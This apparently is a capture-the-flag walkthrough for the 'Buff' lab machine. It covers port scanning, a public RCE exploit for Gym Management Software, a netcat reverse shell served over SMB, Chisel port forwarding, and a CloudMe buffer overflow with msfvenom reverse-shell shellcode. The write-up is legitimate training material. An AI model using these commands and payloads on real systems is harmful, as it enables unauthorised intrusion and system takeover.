
Buff - 1st Sept 20

10.10.10.198



Enter a caption for this image (optional)

Scanning

We run `masscan` to highlight the available TCP and UDP ports:


`sudo masscan -p1-65535,U:1-65535 10.10.10.198 --rate=1000 -e tun0`

And then we use nmap to enumerate the found ports:

```
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
```

Enumeration

If we look at contact php on the site, it states it's made using Gym Management Software 1.0




There's a python RCE exploit for the system that the site is running on: https://www.exploit-db.com/exploits/48506.

Exploit

To get the exploit working, you may need some libraries from pip, or first pip itself if you don't already have it. Install via:

```
sudo apt install python-pip
sudo pip install requests
sudo pip install colorama
```

Then execute the python exploit and get a shell on the box.




Shaun Shell

A Better Shell


This shell behaves strangely and I don't like it. Let's go and get a better, more normal shell.

```
#commands you're going to need
locate nc.exe
cp /usr/share/windows-resources/binaries/nc.exe .
sudo impacket-smbserver kali . -smb2support
sudo rlwrap nc -nvlp 443
\\YourIp\kali\\nc.exe YourIp 443 -e cmd.exe
```

First, find **nc.exe** on your kali and copy it to your current directory:



Second, start an **smbserver** via **Impacket**. Be sure to enable **SMB Two support**:



Third, start a **netcat listener**. I used port **443**, and I also used **rlwrap**, which gives us a better shell for windows systems. You can install it via `sudo apt-get install rlwrap`


Finally, in the victim windows shell have it call on the netcat in your smbserver, and tell it to connect to your netcat listener:

It will connect and give you a better shell:


PrivEsc Enumeration

Go and get your user flag, and then come back for our enumeration for privilege escalation.

I uploaded winpeas, the enumeration script, which brought to my attention the internal service runnning on port 8888



We can also see that in Shaun's downloads folder, there's a copy of CloudMe 1112 , which has a known buffer overflow exploit.



Putting these two bits of information together, we can assume that if we forward port 8888 to our kali system, we will have access to the CloudMe service, and can then exploit it and get a System shell (assuming CloudMe is running as System)

Port forwarding: Chisel

I won't go in too much detail on Chisel, as I already wrote about in my writeup of **Control**. But in essence, chisel allows us to take an internal port service and give our kali machine access to it. I've included the necessary commands below - be sure to put your IP address in where necessary.


```
#download the Chisel binaries for our Kali and the Windows victim
wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-
wget https://github.com/jpillora/chisel/releases/download/v1.7.0-rc9/chisel_1.7.0-

#and then unzip them
gzip -d *

#now set up a webserver, and transfer chisel to the windows victim
sudo python -m SimpleHTTPServer 80
#will take to transfer, be patient
powershell wget http://YourIp/chisel_1.7.0-rc9_windows_amd64 -outfile chisel.exe

#start chisel in kali and then windows
./chisel_1.7.0-rc9_linux_amd64 server --port 8000 --reverse
chisel.exe client YourIp:8000 R:8888:127.0.0.1:8888
```

If we run `nmap localhost` , we can see we have a service on our machine running on 8888



Buffer Overflow

We'll be using this exploit to get root: https://www.exploit-db.com/exploits/48389

First, save the exploit as exploit.py. Then we need to generate new shellcode:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -b '\x00\x0A\x0D' -f python -v payload

#if you get nowhere with the first, re-upload netcat back to Shaun's user shell
#and then use this shellcode
msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe [yourIP] 4444 -e cmd.exe" -b '\x00\x0A\x0D' -f py -v payload
```

We then need to replace the payload= sections in the python exploit, and give our own payload that we just generated.

The second option takes maybe 30 seconds to connect, so be patient.

Finally, send the exploit and receive a System shell on your listener